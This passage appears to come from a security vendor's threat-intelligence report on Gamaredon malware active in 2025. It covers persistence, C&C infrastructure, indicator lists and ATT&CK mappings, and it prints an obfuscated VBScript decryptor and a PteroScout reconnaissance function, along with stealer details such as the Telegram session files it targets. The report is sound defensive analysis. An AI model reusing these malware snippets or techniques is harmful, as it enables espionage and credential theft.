Set PPzinteractionTMi = JlCnewpNI.OpenTextFile(oowspaceSzG, 1)
saktoneTxb = PPzinteractionTMi.ReadAll()
PPzinteractionTMi.Close
YSNregisterxUj =
"JBpUjnP8hZlKEyQyoEEzWtrYaxXZTVD02Mf0vKsCIOCioLZhJ7Nq9XNNjo2Z0WLSOs2kGRQrjS8WuSSX0Oqn7Z37AdE
kNdb0n0RZ68x3erPFnXWXiuzmKeZlwuwhAgjatUGUQ9ZCRzZGaUhoe0gBFtlsllF35ISFovtY4e4IYJn0H"
tKegiftQMm = YSNregisterxUj
IpNatmosphereIpd = hyBreservationgxG(saktoneTxb, tKegiftQMm)
IpNatmosphereIpd = Left(IpNatmosphereIpd, Len(IpNatmosphereIpd) - 1)
eval(execute(IpNatmosphereIpd))
```

Figure 16. An example of a PteroVDoor decryptor

Persistence

PteroVDoor instances observed until May 31st, 2025 ensure persistence via the HKCU `Run` key with the registry value named `GooglePhone`.

The instances observed between May 31st, 2025 and September 18th, 2025 don't use any persistence mechanisms.

And the instances observed after September 18th, 2025 are persisted via the PteroVDoor decryptor, which loads them from ADSes. The decryptor itself uses two persistence mechanisms: the HKCU `Run` key with a random English word as a registry value name (e.g., `significant`, `satisfaction`, `clock`), and a scheduled task with a random name that periodically executes the decryptor once an hour.

PteroScout

PteroScout, which we discovered in 2023, is a known Gamaredon reconnaissance tool written in PowerShell, and is reported on in both of our *previous* Gamaredon *white papers*. On March 17th, 2025, we noticed a few changes in obfuscation and delivery: a dedicated downloader previously delivered PteroScout as a cleartext PowerShell script with mostly sequential code; now, general-purpose downloaders deliver a base64-encoded payload in a VBScript wrapper, and PteroScout splits its unchanged functionality into many functions with randomized order. On December 26th, 2025, we noticed that PteroScout was rewritten in VBScript, with slight differences. It no longer captures and exfiltrates screenshots, but instead uploads the system time returned by the VBScript *Time* function, probably due to the difficulty of taking screenshots in VBScript. Additionally, the VBScript version is more verbose when preparing system information for exfiltration (see Figure 17), as PowerShell includes field names directly in the output of the `systeminfo` command.

Throughout 2025, Gamaredon used the PowerShell and VBScript versions concurrently.

```
function mXTajFKh
    on error resume next
    DFznBKPK = ""
    set wmXLoPfM = cfZrGdVg

    set yVmSWLc = zMfdAOyI(wmXLoPfM, "SELECT * FROM Win32_OperatingSystem")
    for each objItem in yVmSWLc
        DFznBKPK = DFznBKPK + "OS Name: " + objItem.Caption + vbCrLf
        DFznBKPK = DFznBKPK + "OS Version: " + objItem.Version + " Build " + objItem.BuildNumber + vbCrLf
        DFznBKPK = DFznBKPK + "Registered Organization: " + objItem.Organization + vbCrLf
        DFznBKPK = DFznBKPK + "Product ID: " + objItem.SerialNumber + vbCrLf
        DFznBKPK = DFznBKPK + "Original Install Date: " + objItem.InstallDate + vbCrLf
        DFznBKPK = DFznBKPK + "System Boot Time: " + objItem.LastBootUpTime + vbCrLf
        DFznBKPK = DFznBKPK + "Windows Directory: " + objItem.WindowsDirectory + vbCrLf
        DFznBKPK = DFznBKPK + "Total Physical Memory: " + FormatNumber(objItem.TotalVisibleMemorySize / 1024, 0) + " MB" + vbCrLf
        DFznBKPK = DFznBKPK + "Available Physical Memory: " + FormatNumber(objItem.FreePhysicalMemory / 1024, 0) + " MB" + vbCrLf
    next

    mXTajFKh = DFznBKPK
end function
```

Figure 17. PteroScout's function for acquiring system information (VBScript version)

Network protocol

PteroScout uses an HTTP POST request with the URI path `/info` to exfiltrate information about a compromised system to its C&C server.

PteroSteal

PteroSteal is a known Gamaredon credential stealer, written in PowerShell, that we saw for the first time in 2022, and described in our *Gamaredon 2022–2023 white paper*. PteroSteal exfiltrates stored credentials from Firefox, Chrome, Opera, and Microsoft Edge web browsers. On June 24th, 2025, Gamaredon added obfuscation – randomized function order and names – similar to PteroScout – and slightly expanded functionality by also targeting the Chromium-based Brave browser.

Network protocol

PteroSteal uses HTTP POST requests with the URI path `/data` to exfiltrate base64-encoded files containing credentials to its C&C server.

PteroGram

PteroGram is a known Gamaredon infostealer, written in PowerShell, that we discovered in 2023, and described in our *Gamaredon 2022–2023 white paper*. PteroGram exfiltrates Telegram Desktop data to hijack active sessions. ESET telemetry shows PteroGram is deployed very sporadically. So far, we have only seen one instance in 2023, one in 2024, and two in 2025. The core functionality of the two PteroGram instances observed in 2025 has been optimized and light obfuscation has been added, similar to PteroScout and PteroSteal.

Capabilities

Older PteroGram instances exfiltrate many Telegram Desktop-related files that are not necessary for *session hijacking*. Such unnecessary files, which are mostly media files, could be several gigabytes in size. Also, these instances exfiltrate each file individually. On August 1st, 2025, PteroGram's core functionality was optimized to reduce network bandwidth usage, and in doing so, has perhaps been made stealthier. The updated PteroGram instances now grab only session-critical artifacts and pack them together into a ZIP archive before upload to the C&C server. The targeted files include:

- all files in the directory `%APPDATA%\Telegram Desktop\tdata\D877F783D5D3EF8C`,
- `%APPDATA%\Telegram Desktop\tdata\D877F783D5D3EF8Cs`, and
- `%APPDATA%\Telegram Desktop\tdata\key_datas`.

Network protocol

PteroGram uses an HTTP POST request with the URI path `/tea` to exfiltrate Telegram Desktop files in a ZIP archive.

NETWORK INFRASTRUCTURE

Tunnel and worker services

In 2025, Gamaredon continued with a trend set in the previous year: hiding C&C servers behind tunnel services, and using dead-drop resolvers to retrieve C&C servers. By the end of 2024, most Gamaredon tools were primarily connecting to their C&C servers via Cloudflare tunnels (`trycloudflare.com`). It became standard and remained like that until May 2025, when Gamaredon started using Cloudflare workers (`workers.dev`). The main difference between them is that tunnels only relay the network traffic, while workers allow running code that can process requests, without managing infrastructure. The next month, Gamaredon also started leveraging additional tunnel services, which are provided by Microsoft (`devtunnels.ms`) and Loophole (`loophole.site`). Using these four services – Cloudflare tunnels, Cloudflare workers, Microsoft devtunnels, and Loophole – has become a new standard for the tools in Gamaredon's arsenal. While each Cloudflare worker is mainly used as a single C&C server in tools that are deployed in later stages of a compromise, the three tunnel services (`trycloudflare.com`, `devtunnels.ms`, and `loophole.site`) are very often used together: one of the tunnels as a primary communication method and other two as fallbacks. Note that we have seen them being used in various orders, suggesting no clear preference for any single service.

Additionally, we also observed Gamaredon experimenting with other tunnel services, such as `loca.lt` and `bore.pub`, but we found them in only a few malware samples, suggesting these were merely tested and not adopted for regular use.

Dead-drop services

Regarding dead-drop resolvers, Gamaredon continued using previously observed services, such as Telegram channels (via `t.me`; Telegram's official URL shortener service), and posts on the Telegra.ph (`telegra.ph`) and Teletype (`teletype.in`) platforms (as described in our *Gamaredon 2024 white paper*), but also started abusing many other services for this purpose. Newly observed dead-drop services include Rentry (`rentry.co`) and Write.as (`write.as`), as well as social networks DEV (`dev.to`) and Mastodon (`mastodon.social`). Two Gamaredon tools also abuse cloud storage (Dropbox and *GoFile*) as dead drops. Compared to 2024, there was a shift in how these dead-drop resolvers were used. Rather than serving C&C IP addresses, Gamaredon employed these resolvers to provide C&C servers hidden behind the tunnels and workers mentioned earlier.

Interestingly, Gamaredon used some other dead-drop services for a different purpose – payload distribution. In particular, the services lesma (`lesma.eu`), nopaste.net (`nopaste.net`), and Paste.ee (`pastee.dev`) have been used by the PteroPSDoor and PteroVDoor downloaders to acquire their encoded, encrypted payloads.

Dynamic DNS services

Before 2021, Gamaredon was *well known* for using DDNS for its network infrastructure. Then, throughout 2021, it gradually stopped using DDNS, and moved to primarily using its own registered domains. Therefore, it comes as a surprise to see that in 2025, Gamaredon has returned to old, tried-and-true TTPs. Gamaredon employed DDNS C&C servers across various tools, but the most notable increase in utilization was in malicious HTA downloaders delivered via spearphishing campaigns. Throughout 2025, Gamaredon used the following DDNS domains provided by *No-IP*:

- `hopto.org`
- `ddns.net`
- `gotdns.ch`
- `myddns.me`
- `freedynamicdns.org`
- `freedynamicdns.net`
- `redirectme.net`
- `ddnsking.com`
- `servehttp.com`
- `servebeer.com`
- `serveirc.com`
- `serveftp.com`
- `sytes.net`
- `webhop.me`
- `zapto.org`
- `3utilities.com`

Registered domains and fast flux DNS

In 2025, we identified 189 domains registered and used by Gamaredon, a number similar to what we observed the previous year. The majority of these domains had the `.ru` top-level domain (TLD) and a small number had the `.online` TLD. Gamaredon operators still partially relied on a combination of such domains and the *fast flux DNS* technique that they use to frequently change IP addresses linked to C&C domains. Our observations suggest that hardcoded domains are mainly used as fallback communication methods, while dead-drop resolvers and tunnel/worker services are preferred as the primary communication channels.

When Gamaredon tools use hardcoded C&C domains for communication, they usually explicitly resolve them to IP addresses via the default system DNS server, third-party DNS-over-HTTPS services, or third-party web DNS resolvers. However, in some cases, tools use these domains directly as function arguments, which results in an implicit resolution using the default system DNS server. The difference between using explicit and implicit resolution of C&C domains we want to highlight in this particular case is in the contents of an HTTP request's Host header. When Gamaredon explicitly resolves a C&C IP address and uses that for connecting to its C&C server, the Host header will contain this IP address. However, if a C&C IP address is resolved implicitly, the Host header will contain the C&C domain from which the IP address has been resolved.

Web DNS resolvers and DoH services

In 2025, we noticed a significant decline in the usage of web DNS resolvers. In previous years, Gamaredon tried many different services and changed them quite frequently, but in 2025 it used such services only in a few tools and stuck to these two: `check-host.net` and `whatsmydns.net`. While we have already seen the former, the latter was probably used for the first time in 2025. Regarding DNS-over-HTTPS services, we observed Gamaredon only using Cloudflare's service, accessed either via the IP address `1.1.1.1` or the domain `cloudflare-dns.com`.

Cloud storage services

Near the end of 2024, Gamaredon introduced PteroBox, the first of its tools to leverage cloud storage for file exfiltration. Throughout 2025, Gamaredon continued to use PteroBox to upload files to Dropbox and extended this approach by upgrading its other two file stealers to also support exfiltration to cloud storage. The instances of PteroVDoor and PteroPSDoor we analyzed could exfiltrate files to three different cloud storage services: *Wasabi* (`wasabisys.com`), *Tebi* (`tebi.io`), and *Intercolo* (`de-fra.i3storage.com`).

PaaS providers

In several spearphishing campaigns, Gamaredon abused cloud environments offered by two distinct platform-as-a-service (PaaS) providers: *Clever Cloud* (`cleverapps.io`) and *Supabase* (`supabase.co`). PaaS is primarily intended for developers to build and deploy applications without the need to handle underlying infrastructure, but for Gamaredon operators, it seems to be a convenient way to run short-lived spearphishing campaigns. Based on this observation, we expect that Gamaredon may continue to seek similar opportunities in the future.

CONCLUSION

Gamaredon continues focusing its cyberespionage activities exclusively on Ukraine, and nothing suggests that this will change anytime soon.

Regarding tooling, Gamaredon strictly stuck to using a combination of the VBScript and PowerShell scripting languages. Even though Gamaredon introduced six new tools in 2025, five of them are quite primitive downloaders, and only one tool we consider to be more complex. We discovered the majority of these new additions to Gamaredon's arsenal during a short period in the first half of the year, shortly before we uncovered the collaboration with Turla. Two of the new tools were even directly involved in deploying Turla's payloads; therefore, we can speculate that the new tools that we discovered could have been developed in preparation for this collaboration.

After a break in January 2025, Gamaredon resumed running frequent spearphishing campaigns, with notably higher activity in the second half of the year, during which Gamaredon also slightly tweaked its TTPs, and started exploiting a vulnerability affecting WinRAR (CVE-2025-8088) to deploy its typical malicious HTA downloaders.

Lastly, Gamaredon continued with its efforts to protect and hide its network infrastructure, relying more on free tiers of various third-party services like tunnels, workers, and dead drops, but also experimenting with abusing PaaS services. Also, files exfiltrated by Gamaredon tools are now almost exclusively uploaded to cloud storage, probably to offload the handling of underlying infrastructure needed for the inflow of large volumes of data.

IOCS

Files

In this section, we only provide one example for each tool or variant.

SHA-1	Filename	Detection	Description
41BDC7545EE8A7E37714AE6C4F69F95C846FCB38	N/A	PowerShell/Pterodo.SV	PteroBox rclone variant.
76EC9B898E3FED239AF3895D9F3225EFB1273DCC	N/A	PowerShell/Pterodo.WY	PteroBox API variant.
606C2692E409E40E6D563458FDF71FAA9EA22557	N/A	VBS/Pterodo.COC	PteroCache – downloads PowerShell payloads.
569265C1BDE1D738963DD027BEB24AE0DC864F7F	N/A	VBS/Pterodo.CAQ	PteroDee – downloads PowerShell payloads.
584685A6AA84192302DF27C35E492B2846C06DD6	N/A	PowerShell/Pterodo.VP	PteroDum – downloads VBScript payloads.
8CB65FE85C25CE521139990689AC989B44A0A230	N/A	PowerShell/Pterodo.UE	PteroEffigy – downloads PowerShell payloads.
256DE94FDBF675E3CCB1ADC42AB74771B5381B3F	N/A	VBS/Pterodo.CEB	PteroGram – steals data from the Telegram Desktop application.
ED5BA0EF9E2413F1CD29464209F7B5E347810299	N/A	PowerShell/Pterodo.PK	PowerShell version of PteroLNK – USB drive weaponizer.
B13B5B1186B5AC0558E692E72990ECEB810BDA47	N/A	VBS/Pterodo.CLR	VBScript version of PteroLNK – USB and network drive weaponizer.
7EF497C6A2EF33558C1CAF41F6EC3614AF898C4C	N/A	VBS/Pterodo.CMK	VBScript version of PteroLNK – USB drive weaponizer.
42DB9DE2017F66ED3AF88E7B1094891627B3C706	N/A	PowerShell/Pterodo.QB	PteroOdd – downloads a PowerShell payload via the Telegra.ph API.
F045E11EEA6AF11867380141C1E1888F433B5342	N/A	PowerShell/Pterodo.WO	PteroPSDoor version 1000.

SHA-1	Filename	Detection	Description
F718F25DCCF68BD7CB28AA7CB526FFA54B0E51A8	N/A	PowerShell/TrojanDownloader.Agent.LDD	Downloader of PteroPSDoor.
09A22856890AB6AEF6311CA2BD27BE54E86DA75C	N/A	PowerShell/Pterodo.QD	PteroPSLoad – PowerShell downloader.
0F952E6162BCC881F7F844F3E2C7CDA9A5C74D72	N/A	PowerShell/Pterodo.SU	PteroPSLoad – PowerShell downloader.
61B03FF9D84EB653F9F66867DBF76DFB1E130E93	N/A	PowerShell/Pterodo.WY	PteroPaste – downloader and USB drive weaponizer.
45ECE835E5065775B7EFD1CCED99B6DD4FEC6A3B	N/A	VBS/Pterodo.CEB	PteroScout PowerShell version.
FA10D0469DBE45F2D359730135BDA39B5CCCC9BE	N/A	VBS/Pterodo.CNQ	PteroScout VBScript version.
B66B2FB1A71A7E8CAF3B9A90DD84A2A3619F5CC5	N/A	PowerShell/Pterodo.WK	PowerShell version of PteroSteal – credential stealer.
7947737949CC3D273DFE8DBD9F70701A25ED05B8	N/A	VBS/Pterodo.CME	PteroVDoor version 2000.
7FED429FF76C75BBF57D75152160BEABF1EDD886	N/A	VBS/Pterodo.CMX	Downloader of PteroVDoor.
7976F1E6B079008E56AE35F1AFC6336D12CBA8E1	N/A	VBS/Pterodo.BOU	PteroX – VBScript general-purpose downloader.

Network

The network IoCs provided here are only the C&C servers extracted from selected samples, provided as examples and not an exhaustive list of all C&C servers that we have encountered in 2025. The complete lists of network IoCs are provided in MISP events published with private reports that are available to *ESET Threat Intelligence* customers.

IP	Domain	Hosting provider	First seen	Details
N/A	wwpeeya.ignores.workers[.]dev	N/A	2025-11-20	Gamaredon C&C server.
N/A	szrtrboyre.fewwef.workers[.]dev	N/A	2025-12-29	Gamaredon C&C server.
N/A	srkwk.3742eddi.workers[.]dev	N/A	2025-08-11	Gamaredon C&C server.
N/A	d16ss6sn-80.euw.devtunnels[.]ms	N/A	2025-08-11	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	ser-uk-defines-involved.trycloudflare[.]com	N/A	2025-08-11	Gamaredon C&C server.
N/A	8b82933574e0112129f7062a41689f7a.loophole[.]site	N/A	2025-08-11	Gamaredon C&C server.
N/A	litanq[.]ru	N/A	2025-03-13	Gamaredon C&C server.
N/A	estaca[.]ru	N/A	2026-01-01	Gamaredon C&C server.
N/A	earlysilence[.]ru	N/A	2026-01-01	Gamaredon C&C server.
N/A	jvyuwatt.ssuworker.workers[.]dev	N/A	2025-12-29	Gamaredon C&C server.
N/A	zalupka[.]net	N/A	2025-12-29	Gamaredon C&C server.
N/A	veryinappropriate[.]ru	N/A	2026-01-01	Gamaredon C&C server.
N/A	cheese-metals-gourmet-interviews.trycloudflare[.]com	N/A	2026-01-01	Gamaredon C&C server.
N/A	stake.ytmrj83283.workers[.]dev	N/A	2026-01-01	Gamaredon C&C server.
N/A	holdmyspice[.]ru	N/A	2025-03-23	Gamaredon C&C server.
N/A	ch47f6gl-80.euw.devtunnels[.]ms	N/A	2025-12-30	Gamaredon C&C server.
N/A	parameter-iron-turns-combinations.trycloudflare[.]com	N/A	2025-12-30	Gamaredon C&C server.
N/A	maybefallout[.]ru	N/A	2025-12-30	Gamaredon C&C server.
N/A	maybefallout[.]online	N/A	2025-12-30	Gamaredon C&C server.
N/A	alfred-assumptions-asin-winston.trycloudflare[.]com	N/A	2025-02-18	Gamaredon C&C server.
N/A	your-combination-percent-gibson.trycloudflare[.]com	N/A	2025-12-31	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	7tnzsgp4-80.use.devtunnels[.]ms	N/A	2025-12-31	Gamaredon C&C server.
N/A	x3f2q1cd-80.asse.devtunnels[.]ms	N/A	2025-12-29	Gamaredon C&C server.
N/A	innocent-fares-supposed-loved.trycloudflare[.]com	N/A	2025-12-29	Gamaredon C&C server.
N/A	x8b9b7q2-80.euw.devtunnels[.]ms	N/A	2025-12-23	Gamaredon C&C server.
N/A	99a23d4d4f0c9ca8e8bac7d30a02442d.loophole[.]site	N/A	2025-12-23	Gamaredon C&C server.
N/A	graph-proved-physicians-ward.trycloudflare[.]com	N/A	2025-12-23	Gamaredon C&C server.
N/A	lettinggo[.]ru	N/A	2025-12-30	Gamaredon C&C server.
N/A	finally-election-audience-dont.trycloudflare[.]com	N/A	2025-12-30	Gamaredon C&C server.
N/A	4273twd6-80.euw.devtunnels[.]ms	N/A	2025-12-30	Gamaredon C&C server.
N/A	wage.zpwyi71185.workers[.]dev	N/A	2025-12-30	Gamaredon C&C server.
N/A	dushun[.]ru	N/A	2025-03-03	Gamaredon C&C server.
69.67.173[.]214	N/A	BL Networks	2026-01-01	Gamaredon C&C server.
167.88.164[.]202	N/A	RouterHosting LLC	2025-03-03	Gamaredon C&C server.
172.235.166[.]243	N/A	Linode	2025-03-23	Gamaredon C&C server.

MITRE ATT&CK TECHNIQUES

This table was built using *version 19* of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1583.001	Acquire Infrastructure: Domains	Gamaredon registers domains for its C&C servers.
	T1583.003	Acquire Infrastructure: Virtual Private Server	Gamaredon rents servers for its C&C infrastructure.
	T1583.007	Acquire Infrastructure: Serverless	Gamaredon hides its C&C infrastructure behind Cloudflare workers.
	T1587.001	Develop Capabilities: Malware	Gamaredon develops its own custom malware.
	T1588.006	Obtain Capabilities: Vulnerabilities	Gamaredon weaponizes the RCE vulnerability CVE-2025-8088 for initial access.
	T1608.002	Stage Capabilities: Upload Tool	Gamaredon staged Tor on the Filemail file-hosting service, and rclone on its own C&C servers.
Initial Access	T1566.001	Phishing: Spearphishing Attachment	Gamaredon sends spearphishing emails with malicious attachments.
	T1566.002	Phishing: Spearphishing Link	Gamaredon sends spearphishing emails with malicious links.
Execution	T1059.001	Command and Scripting Interpreter: PowerShell	Gamaredon uses PowerShell to execute payloads.
	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Gamaredon uses the Windows Command Shell to execute payloads.
	T1059.005	Command and Scripting Interpreter: Visual Basic	Gamaredon uses VBScript to execute payloads.
	T1059.007	Command and Scripting Interpreter: JavaScript/JScript	PteroLNK drops malicious LNK files that use JavaScript to execute payloads.
	T1203	Exploitation for Client Execution	Gamaredon exploits the RCE vulnerability CVE-2025-8088 for execution.

Tactic	ID	Name	Description
	T1559.001	Inter-Process Communication: Component Object Model	Various Gamaredon tools use the COM object `MSScriptControl.ScriptControl.1` to execute VBScript payloads.
	T1053.005	Scheduled Task/Job: Scheduled Task	Gamaredon uses scheduled tasks to execute payloads.
	T1204.001	User Execution: Malicious Link	Gamaredon uses LNK files for lateral movement.
	T1204.002	User Execution: Malicious File	Gamaredon uses HTA files in its spearphishing campaigns.
	T1047	Windows Management Instrumentation	Various Gamaredon tools use WMI to enumerate connected drives or to resolve C&C IP addresses by pinging C&C domains.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Various Gamaredon tools use the HKCU `Run` or `RunOnce` key, or the Startup folder for persistence.
	T1547.009	Boot or Logon Autostart Execution: Shortcut Modification	PteroBox creates a LNK file in the Startup folder to ensure persistence.
	T1037.001	Boot or Logon Initialization Scripts: Logon Script (Windows)	PteroPaste and PteroPSLoad achieve persistence by setting the `UserInitMprLogonScript` registry value.
	T1053.005	Scheduled Task/Job: Scheduled Task	Various Gamaredon tools create scheduled tasks for persistence.
Stealth	T1197	BITS Jobs	PteroPSDoor downloads Tor using BITS.
	T1140	Deobfuscate/Decode Files or Information	Various Gamaredon tools use base64 to decode downloaded payloads.
	T1480.001	Execution Guardrails: Environmental Keying	Various Gamaredon tools use the volume serial number from a compromised system as an XOR key for payloads.
	T1480.002	Execution Guardrails: Mutual Exclusion	Various Gamaredon tools create mutexes to prevent duplicate execution.
	T1564.001	Hide Artifacts: Hidden Files and Directories	Various Gamaredon tools create hidden files.

Tactic	ID	Name	Description
	T1564.003	Hide Artifacts: Hidden Window	Various Gamaredon tools spawn PowerShell processes with hidden windows.
	T1564.004	Hide Artifacts: NTFS File Attributes	Various Gamaredon tools use alternate data streams to hide themselves and their C&C servers.
	T1070.004	Indicator Removal: File Deletion	PteroBox, PteroPSDoor, and PteroVDoor delete staged files after successful exfiltration.
	T1036.003	Masquerading: Rename Legitimate Utilities	PteroBox downloads the rclone utility under a different name.
	T1036.004	Masquerading: Masquerade Task or Service	Various Gamaredon tools create scheduled tasks with benign-looking names.
	T1036.005	Masquerading: Match Legitimate Name or Location	PteroLNK tries to mimic legitimate locations when installing itself.
	T1036.007	Masquerading: Double File Extension	PteroLNK creates files with so-called double extensions, such as `.docx.lnk` and `.jpeg.lnk`.
	T1036.008	Masquerading: Masquerade File Type	Various Gamaredon tools store VBScript payloads in files with randomized extensions.
	T1027.006	Obfuscated Files or Information: HTML Smuggling	Gamaredon uses HTML smuggling in its spearphishing campaigns.
	T1027.009	Obfuscated Files or Information: Embedded Payloads	Various Gamaredon tools drop embedded payloads.
	T1027.010	Obfuscated Files or Information: Command Obfuscation	Gamaredon uses base64 to encode PowerShell commands.
	T1027.011	Obfuscated Files or Information: Fileless Storage	Various Gamaredon tools install themselves into the registry.
	T1027.013	Obfuscated Files or Information: Encrypted/Encoded File	Gamaredon encodes and encrypts its payloads.

Tactic	ID	Name	Description
	T1027.015	Obfuscated Files or Information: Compression	Gamaredon uses, in its spearphishing campaigns, bzip2-compressed HTA files, and HTA files packed in ZIP and RAR archives.
	T1027.016	Obfuscated Files or Information: Junk Code Insertion	Gamaredon inserts junk code into its malicious tools.
	T1684.001	Social Engineering: Impersonation	Gamaredon sends spearphishing emails impersonating Ukrainian governmental entities.
	T1684.002	Social Engineering: Email Spoofing	Gamaredon spoofs senders' email addresses in its spearphishing campaigns.
	T1218.005	Signed Binary Proxy Execution: Mshta	Gamaredon uses `mshta.exe` to execute HTA files.
	T1218.011	Signed Binary Proxy Execution: Rundll32	LNK files created by PteroLNK use `rundll32.exe` to execute payloads.
Defense Impairment	T1112	Modify Registry	PteroLNK modifies specific registry values to disable showing hidden files in Windows Explorer.
Credential Access	T1555.003	Credentials from Password Stores: Credentials from Web Browsers	PteroSteal gathers and exfiltrates credentials stored by various browsers.
Discovery	T1083	File and Directory Discovery	PteroBox, PteroPaste, PteroPSDoor, and PteroVDoor search for files with specific file extensions.
	T1057	Process Discovery	PteroScout enumerates running processes.
	T1518.001	Software Discovery: Security Software Discovery	PteroScout enumerates installed security software.
	T1082	System Information Discovery	PteroScout exfiltrates the output of the `systeminfo` command.
Lateral Movement	T1091	Replication Through Removable Media	PteroLNK and PteroPaste can move laterally via weaponized USB drives.
	T1080	Taint Shared Content	To move laterally, PteroLNK creates on network drives malicious LNK files that are disguised as existing directories.

Tactic	ID	Name	Description
Collection	T1560.002	Archive Collected Data: Archive via Library	PteroGram packs files into a ZIP archive prior to exfiltration.
	T1119	Automated Collection	PteroBox, PteroPSDoor, and PteroVDoor periodically search for files with specific file extensions.
	T1005	Data from Local System	PteroBox, PteroPSDoor, and PteroVDoor exfiltrate files with specific file extensions from local drives.
	T1039	Data from Network Shared Drive	PteroBox, PteroPSDoor, and PteroVDoor exfiltrate files with specific file extensions from mapped network drives.
	T1025	Data from Removable Media	PteroBox, PteroPSDoor, and PteroVDoor exfiltrate files with specific file extensions from connected USB drives.
	T1074.001	Data Staged: Local Data Staging	PteroBox, PteroPSDoor, and PteroVDoor stage files prior to exfiltration.
	T1113	Screen Capture	PteroScreen captures and exfiltrates screenshots.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	Gamaredon uses HTTP and HTTPS for C&C communication.
	T1132.001	Data Encoding: Standard Encoding	Various Gamaredon tools use base64 to encode data prior to exfiltration.
	T1568.001	Dynamic Resolution: Fast Flux DNS	Gamaredon can use fast flux DNS for its C&C infrastructure.
	T1573.001	Encrypted Channel: Symmetric Cryptography	Gamaredon uses XOR and 3DES to encrypt payloads.
	T1573.002	Encrypted Channel: Asymmetric Cryptography	Gamaredon uses RSA to encrypt FQDNs of C&C servers that are then staged on dead-drop services.
	T1008	Fallback Channels	Various Gamaredon tools use multiple fallback methods for communication with C&C servers.
	T1665	Hide Infrastructure	Gamaredon uses various tunnel and worker services to hide its C&C infrastructure.

Tactic	ID	Name	Description
	T1105	Ingress Tool Transfer	Various Gamaredon tools can download additional payloads.
	T1095	Non-Application Layer Protocol	PteroPShell uses TCP for C&C communication.
	T1571	Non-Standard Port	PteroPShell uses nonstandard ports for connecting to its C&C server.
	T1572	Protocol Tunneling	Various Gamaredon tools use DoH to resolve C&C IP addresses.
	T1090	Proxy	PteroSocks serves as a reverse SOCKS proxy server.
	T1102.001	Web Service: Dead Drop Resolver	Various Gamaredon tools can retrieve C&C servers from third-party services, such as `telegram.me`, Telegra.ph, Teletype, Rentry, and Write.as.
	T1102.003	Web Service: One-Way Communication	PteroGraphin and PteroPaste receive payloads via dead-drop services.
Exfiltration	T1020	Automated Exfiltration	PteroBox, PteroPSDoor, and PteroVDoor periodically exfiltrate staged files.
	T1041	Exfiltration Over C2 Channel	Various Gamaredon tools exfiltrate files or gathered information over the C&C channel.
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage	Gamaredon file stealers exfiltrate files to various cloud storage services, such as Dropbox, Wasabi, Tebi, and Intercolo.

APPENDIX A: HOST-BASED ARTIFACTS ASSOCIATED WITH *PTEROPASTE*

Name	Value
Installation paths	`HKCU\EUDC\first`
	`HKCU\EUDC\knok`
	`HKCU\EUDC\runner`
	`HKCU\EUDC\usb`
Configuration paths	`HKCU\EUDC\privateKeyXml`
Filenames	`.lnk`
	`%PROCESSOR_REVISION%`
	`%PROCESSOR_REVISION%.ps1`
	`volumeinfo.ps1`
	`test.ps1`
Mutexes	`Local\[0-9]{4}(0[1-9]|1[1-2])`
Scheduled task names	`%PROCESSOR_IDENTIFIER%`
Scheduled task descriptions	`%PROCESSOR_IDENTIFIER%`

APPENDIX B: HOST-BASED ARTIFACTS ASSOCIATED WITH *PTEROSETUP*

Name	Value
Temporary files	`%TEMP%\install.vbs`
	`%TEMP%\config.txt`
	`%TEMP%\7za.exe`
	`%TEMP%\7za.dll`
	`%TEMP%\7z.sfx`
	`%TEMP%\archive.7z`
	`%TEMP%\start.exe`

Name	Value
	%TEMP%\1.exe

APPENDIX C: HOST-BASED ARTIFACTS ASSOCIATED WITH THE SECOND VARIANT OF THE *PTEROLNK VBSCRIPT VERSION*

Name	Value
Installation paths	%PUBLIC%\NTUSER.DAT.TMContainer00000000000000000001.regtrans-ms
	%PUBLIC%\NTUSER.DAT.TMContainer00000000000000000002.regtrans-ms
	%PUBLIC%\ntuser.ini:SRV
	%PUBLIC%\ntuser.ini:LNK
	%USERPROFILE%\boot.ini:SRV
	%USERPROFILE%\boot.ini:LNK
	%USERPROFILE%\boot.ini:GTR
	%USERPROFILE%\boot.ini:SERVER
	%USERPROFILE%\boot.ini:URLS
	%USERPROFILE%\boot.ini:IPS
	%PUBLIC%\ntuser.dat.LOG1
	%PUBLIC%\ntuser.dat.LOG2
	%USERPROFILE%:SERVER
	%USERPROFILE%:LNK
	%USERPROFILE%:GTR
	%USERPROFILE%:URL
	%USERPROFILE%\boot.ini
	%USERPROFILE%\NTUSER.DAT1.LOG
	%USERPROFILE%\NTUSER.DAT2.LOG
	%USERPROFILE%\NTUSER.DAT3.LOG
Configuration paths	%USERPROFILE%\boot.ini:IpURL
	%USERPROFILE%\boot.ini:CloudURL

Name	Value
	%USERPROFILE%\boot.ini:URLTeletype
	%USERPROFILE%\boot.ini:WindowsDetect
	%USERPROFILE%\boot.ini:URLTelegra
	%USERPROFILE%\boot.ini:WindowsTelegra
	%USERPROFILE%\boot.ini:URL
	%USERPROFILE%\boot.ini:IP
	HKCU\Console\URL
	HKCU\Console\IP
Registry values	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\DXGIAdapterCache
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\DirectXDatabaseUpdater
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft-Windows-DiskDiagnosticResolver
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\RecommendedTroubleshootingScanner
	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ScanForUpdatesAsUser
	HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce\ExploitGuard
Scheduled task names	Windows\DeviceDirectoryClient\RegisterDeviceConnectedToNetwork
	Windows\DeviceDirectoryClient\RegisterUserDevice
	Windows\DirectX\DXGIAdapterCache
	Windows\DirectX\DirectXDatabaseUpdater
	Windows\DiskDiagnostic\Microsoft-Windows-DiskDiagnosticResolver
	Windows\Software\Microsoft\TroubleshootingScanner\RecommendedTroubleshootingScanner
	Windows\InstallService\ScanForUpdatesAsUser
	DiskDiagnostic\Microsoft\Windows\DiskDiagnosticDataCollector
	CertificateServicesClient\SystemTask\SilentCleanup
	InstallService\ScanForUpdatesServer\SmartRetry

